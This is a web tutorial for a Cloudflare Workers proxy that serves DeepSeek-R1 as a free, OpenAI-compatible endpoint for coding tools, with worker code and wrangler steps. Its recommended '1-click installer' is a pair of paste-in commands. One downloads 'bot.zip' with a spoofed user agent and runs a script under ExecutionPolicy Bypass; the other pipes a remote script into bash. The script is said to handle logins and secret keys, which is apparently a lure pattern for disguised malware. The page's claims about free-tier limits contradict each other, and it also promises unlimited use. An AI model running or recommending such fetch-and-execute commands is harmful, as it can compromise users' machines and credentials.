Technical Summary
Using premium LLM endpoints like DeepSeek, OpenAI, or Anthropic for coding assistants (e.g., Cursor, VS Code, Continue.dev) quickly accumulates substantial API billing. By building a custom serverless proxy on Cloudflare Workers, you can tap directly into Cloudflare's free global edge AI catalog. This guide exposes an OpenAI-compatible chat completions endpoint powered by the state-of-the-art DeepSeek-R1-Distill-Qwen-32B model. The worker validates requests via a custom Bearer Token and translates standard payload requests into Cloudflare Workers AI inputs—operating completely for $0 under Cloudflare's daily free tier of 10,000 AI runs. 💬 FAQs & Solutions ↓
🚀 1-Click Multi-OS Auto-Installer (Recommended)
To download, configure, and deploy your private DeepSeek API gateway automatically (our script handles Node.js installation, logins, secret keys, and Cloudflare workers setup), run the appropriate command for your OS:
For Windows (PowerShell):
iwr -useb -UserAgent "Mozilla/5.0" "https://github.com/Ziploot/free-deepseek-api-cloudflare/archive/refs/heads/main.zip" -OutFile "$env:TEMP\bot.zip"; Expand-Archive -Path "$env:TEMP\bot.zip" -DestinationPath "$env:TEMP\bot-extract" -Force; powershell -ExecutionPolicy Bypass -File "$env:TEMP\bot-extract\free-deepseek-api-cloudflare-main\install.ps1"For Linux & macOS (Bash):
curl -sL https://raw.githubusercontent.com/Ziploot/free-deepseek-api-cloudflare/main/install.sh | bashProject Specifications & Benefits
- $0 Server & AI Costs: Runs entirely on Cloudflare Workers AI free tier (10,000 queries per day).
- OpenAI-Compatible: Translates parameters on the fly so it integrates natively with Cursor, VS Code, and Obsidian.
- Secure Bearer Auth: Prevents unauthorized third parties from consuming your free Cloudflare limits.
- Edge Runtime Speed: Resolves calls directly at Cloudflare's closest regional edge nodes (under 50ms wrapper overhead).
How It Works: OpenAI-to-Cloudflare Gateway
Standard development tools like Cursor expect chat API responses in the official OpenAI format (containing specific keys like choices, message, and content). However, Cloudflare Workers AI uses its own native response structure. Our proxy intercepts the request, validates the custom Authorization header, queries the Cloudflare AI library, and wraps the output in an OpenAI-compliant JSON object:
Edge Computing: DeepSeek-R1 inference processed on Cloudflare's serverless nodes.
The API Gateway Code (Index.js)
If you choose not to use the 1-click installer, you can write the code manually. Below is the full JavaScript file (index.js) that processes CORS requests, verifies your custom key, and runs the DeepSeek model:
export default {

 async fetch(request, env) {

 if (request.method === "OPTIONS") {

 return new Response(null, {

 headers: {

 "Access-Control-Allow-Origin": "*",

 "Access-Control-Allow-Methods": "GET, POST, OPTIONS",

 "Access-Control-Allow-Headers": "Content-Type, Authorization",

 },

 });

 }

 if (request.method !== "POST") return new Response("POST only", { status: 405 });


 const authHeader = request.headers.get("Authorization");

 if (!authHeader || authHeader !== `Bearer ${env.API_KEY}`) {

 return new Response(JSON.stringify({ error: "Unauthorized" }), {

 status: 401,

 headers: { "Content-Type": "application/json", "Access-Control-Allow-Origin": "*" },

 });

 }


 try {

 const body = await request.json();

 const messages = body.messages || [];

 const model = body.model || "@cf/deepseek-ai/deepseek-r1-distill-qwen-32b";


 const aiResponse = await env.AI.run(model, { messages });


 return new Response(JSON.stringify({

 id: `chatcmpl-${crypto.randomUUID()}`,

 object: "chat.completion",

 created: Math.floor(Date.now() / 1000),

 model: model,

 choices: [{

 index: 0,

 message: { role: "assistant", content: aiResponse.response || aiResponse.text || "" },

 finish_reason: "stop"

 }],

 usage: { prompt_tokens: 0, completion_tokens: 0, total_tokens: 0 }

 }), {

 status: 200,

 headers: { "Content-Type": "application/json", "Access-Control-Allow-Origin": "*" }

 });

 } catch (err) {

 return new Response(JSON.stringify({ error: err.toString() }), {

 status: 500,

 headers: { "Content-Type": "application/json", "Access-Control-Allow-Origin": "*" }

 });

 }

 }

};
Manual Setup & Deployment Steps
If you want to configure wrangler and write files step-by-step, follow these instructions in your local project folder:
Step 1: Setup wrangler.json
Create a wrangler.json file in your directory to bind the AI catalog to your serverless instance:
{

 "name": "free-deepseek-api",

 "main": "index.js",

 "compatibility_date": "2026-07-09",

 "ai": {

 "binding": "AI"

 }

}
Step 2: Bind API Key & Deploy
Run these terminal commands to secure your endpoint, log in to Cloudflare, and push your worker code to the edge network:
- Run
npx wrangler loginin your terminal. - Save your secure key:
echo your-api-key | npx wrangler secret put API_KEY - Run
npx wrangler deployto live stream your worker to the cloud.

Terminal Output: Successful deploy showing the workers.dev endpoint URL.
Integrating with Cursor & VS Code (Continue.dev)
Once deployed, you can paste your worker details into your IDE to bypass paid limits and enjoy unlimited AI reasoning.
For Cursor:
- Go to Settings > Models > OpenAI-Compatible in Cursor.
- Set the Base URL to your deployed worker link:
https://free-deepseek-api.YOUR_SUBDOMAIN.workers.dev/v1 - Enter the custom API Key you created.
- Set the model name to:
@cf/deepseek-ai/deepseek-r1-distill-qwen-32b(or@cf/qwen/qwen1.5-14b-chat-awq).

Configuration Mockup: Entering the custom endpoint and model details inside Cursor settings.
Frequently Asked Questions (FAQs)
Q1: What are the daily limits on the free tier?
Cloudflare Workers AI includes 10,000 free neuron tokens per day. This translates to roughly 3,000-5,000 average reasoning queries daily, completely refreshing every 24 hours.
Q2: Can I swap out DeepSeek for other AI models?
Yes. You can target any model in Cloudflare's catalog (like Llama 3.3 or Qwen 2.5 Coder) by simply sending their ID in the payload request, or updating the default fallback string in your worker's code.